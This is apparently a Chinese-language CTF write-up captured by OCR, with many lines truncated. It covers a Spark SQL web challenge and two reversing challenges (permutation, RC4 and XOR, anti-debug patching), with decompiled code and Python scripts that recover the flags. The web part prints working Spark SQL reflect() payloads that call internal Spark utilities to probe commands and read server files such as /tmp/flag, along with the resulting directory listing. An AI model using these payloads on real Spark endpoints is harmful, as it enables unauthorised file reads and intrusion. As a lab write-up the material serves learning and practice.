
Load properties present in the given file.

payload

```

SELECT reflect('org.apache.spark.TestUtils', concat('test','CommandAvailable'),
SELECT reflect('org.apache.spark.util.Utils', 'getPropertiesFromFile', "/tmp/tes
SELECT reflect('org.apache.spark.TestUtils', concat('test','CommandAvailable'),
SELECT reflect('org.apache.spark.util.Utils', 'getPropertiesFromFile', "/tmp/fla
```




```
ArraySeq(ArraySeq(reflect(org.apache.spark.util.Utils, getPropertiesFromFile, /tmp/testest)), ArraySeq(HashMap(opt -> , root -> , boot -> , etc -> , run -
-> , proc -> , var -> , start.sh -> , tmp -> , sbin -> , home -> , readflag -> , media -> , flag -> , srv -> , app -> , mnt -> , bin -> )))
```



```
http://172.10.0.2:10083/sql?sql=SELECT reflect('org.apache.spark.util.Utils', 'getPropertiesFromFile', "/tmp/testest")
```

```
ArraySeq(ArraySeq(reflect(org.apache.spark.util.Utils, getPropertiesFromFile, /tmp/flag)), ArraySeq(Map(690bcba952b64c5f8f1344ebd8c96853 -> )))
```



```
http://172.10.0.2:10083/sql?sql=SELECT reflect('org.apache.spark.util.Utils', 'getPropertiesFromFile', "/tmp/flag")
```


Re

t4ee

位移->rc4->异或


00412CF0处按p创建函数

找到位移表




```
  result = __CheckForDebuggerJustMyCode(&unk_41E0A7);
  v2[0] = 4;
  v2[1] = 19;
  v2[2] = 9;
  v2[3] = 35;
  v2[4] = 34;
  v2[5] = 1;
  v2[6] = 24;
  v2[7] = 14;
  v2[8] = 5;
  v2[9] = 0;
  v2[10] = 18;
  v2[11] = 31;
  v2[12] = 21;
  v2[13] = 16;
  v2[14] = 11;
  v2[15] = 29;
  v2[16] = 12;
  v2[17] = 2;
  v2[18] = 30;
  v2[19] = 13;
  v2[20] = 3;
  v2[21] = 15;
  v2[22] = 8;
  v2[23] = 7;
  v2[24] = 17;
  v2[25] = 32;
  v2[26] = 33;
  v2[27] = 6;
  v2[28] = 25;
  v2[29] = 20;
  v2[30] = 26;
  v2[31] = 10;
  v2[32] = 23;
  v2[33] = 22;
  v2[34] = 27;
  v2[35] = 28;
  for ( i = 0; i < 34; ++i )
  {
    byte_41C52C[i] = byte_41C4F8[v2[i]];
    result = i + 1;
  }
  return result;
}
```

rc4调用和密钥



```
int sub_412F20()
{
  int v0; // eax
  char Str[128]; // [esp+190h] [ebp-29Ch] BYREF
  int v3; // [esp+210h] [ebp-21Ch]
  char v4[264]; // [esp+21Ch] [ebp-210h] BYREF
  int v5[65]; // [esp+324h] [ebp-108h] BYREF

  __CheckForDebuggerJustMyCode(&unk_41E0A7);
  j_memset(v5, 0, 0x100u);
  j_memset(v4, 0, 0x100u);
  v3 = 36;
  j_memset(&Str[20], 0, 0x64u);
  strcpy(Str, "GoodLuck");
  v0 = j_strlen(Str);
  sub_411064((int)v5, (int)v4, (int)Str, v0);
  return sub_41116D((int)v5, (int)byte_41C52C, byte_41C52C);
}
```

异或




```
int sub_4130E0()
{
  int result; // eax
  int i; // [esp+D0h] [ebp-8h]

  result = __CheckForDebuggerJustMyCode(&unk_41E0A7);
  for ( i = 0; i < 33; ++i )
  {
    byte_41C52C[i] ^= byte_41C52D[i];
    result = i + 1;
  }
  return result;
}
```

```

enc = [0x2C, 0x40, 0xCE, 0x88, 0xEA, 0xB3, 0xA7, 0xFA, 0xBE, 0xE3, 0x32, 0xD9, 0
for i in range(len(enc)+1):
    enc[len(enc)-i - 2] ^= enc[len(enc) - i - 1]

print(enc)

```

```python
# rc4 密文 key为GoodLuck
# [255, 211, 147, 93, 213, 63, 140, 43, 209, 111, 140, 190, 103, 236, 8, 20, 99,
# 解密后得到
# [0x7b,0x6b,0x5f,0x6c,0x65,0x65,0x54,0x66,0x40,0x21,0x73,0x5f,0x72,0x70,0x61,0x

table = [0x00000004, 0x00000013, 0x00000009, 0x00000001, 0x00000018, 0x0000000E,
enc = [0x7b,0x6b,0x5f,0x6c,0x65,0x65,0x54,0x66,0x40,0x21,0x73,0x5f,0x72,0x70,0x6
flag = [0] * 36
for i in range(34):
    flag[table[i]] = enc[i]


print(bytes(flag))

# b'flag{T4ee_Travel_M@kes_me_H\x0e\x8fpy!!}\x00\x00'
# 用exe猜两位得到 flag{T4ee_Travel_M@kes_me_H@ppy!!}

```

Easy xor


patch掉花



```
  {
    *(_DWORD *)(a3 - 448) = 0;
    *(_DWORD *)(a3 - 448) = NtCurrentPeb()->NtGlobalFlag;
    if ( !*(_DWORD *)(a3 - 448) )
    {
      *(_DWORD *)(a3 - 48) = 50462976;
      *(_DWORD *)(a3 - 44) = 117835012;
      *(_DWORD *)(a3 - 40) = 185207048;
      *(_DWORD *)(a3 - 36) = 252579084;
      *(_DWORD *)(a3 - 32) = 319951120;
      *(_DWORD *)(a3 - 28) = 387323156;
      *(_DWORD *)(a3 - 24) = 454695192;
      *(_DWORD *)(a3 - 20) = 522067228;
      *(_DWORD *)(a3 - 16) = 0;
      *(_DWORD *)(a3 - 12) = 1241513984;
      *(_DWORD *)(a3 - 8) = 0;
      memset((void *)(a3 - 376), 0, 0xC8u);
      sub_401050("%s", a3 - 120);
      if ( strlen((const char *)(a3 - 376)) == 46 )
      {
        *(_OWORD *)(a3 - 112) = *(_OWORD *)(a3 - 376);
        *(_OWORD *)(a3 - 96) = *(_OWORD *)(a3 - 360);
        *(_OWORD *)(a3 - 80) = *(_OWORD *)(a3 - 344);
        ((void (__cdecl *)(int))sub_401370)(46);
        sub_401080();
        for ( i = 0; i < 64; ++i )
        {
          if ( i >= 46 )
            break;
          *(_BYTE *)(a3 + i - 64) = *(_BYTE *)(a3 + i - 112) ^ *(_BYTE *)(a3 - 176 + i);
        }
        v6 = 0;
        while ( *(_BYTE *)(a3 + v6 - 64) == byte_403114[v6] )
        {
          if ( ++v6 >= 46 )
          {
            sub_401020("you get your flag,the flag is your input!", v10);
            sub_401020("\n", v9);
            getchar();
            return ((int (__thiscall *)(int))sub_401722)(a3 ^ *(_DWORD *)(a3 - 4));
          }
        }
        sub_401020("error\n", v10);
      }
      else
```

找到加密函数

调到以下函数位置 发现是异或加密



```
do
{
  v6 = v52.m128i_i32[0] + v5;
  v7 = __ROL4__(v4 ^ v6, 16);
  v8 = __ROL4__(v50 ^ (v7 + v54.m128i_i32[0]), 12);
  v44 = v8 + v6;
  v43 = __ROL4__(v7 ^ (v8 + v6), 8);
  v37 = v7 + v54.m128i_i32[0] + v43;
  v35 = __ROL4__(v8 ^ v37, 7);
  v9 = __ROL4__(v48 ^ (v52.m128i_i32[1] + v45), 16);
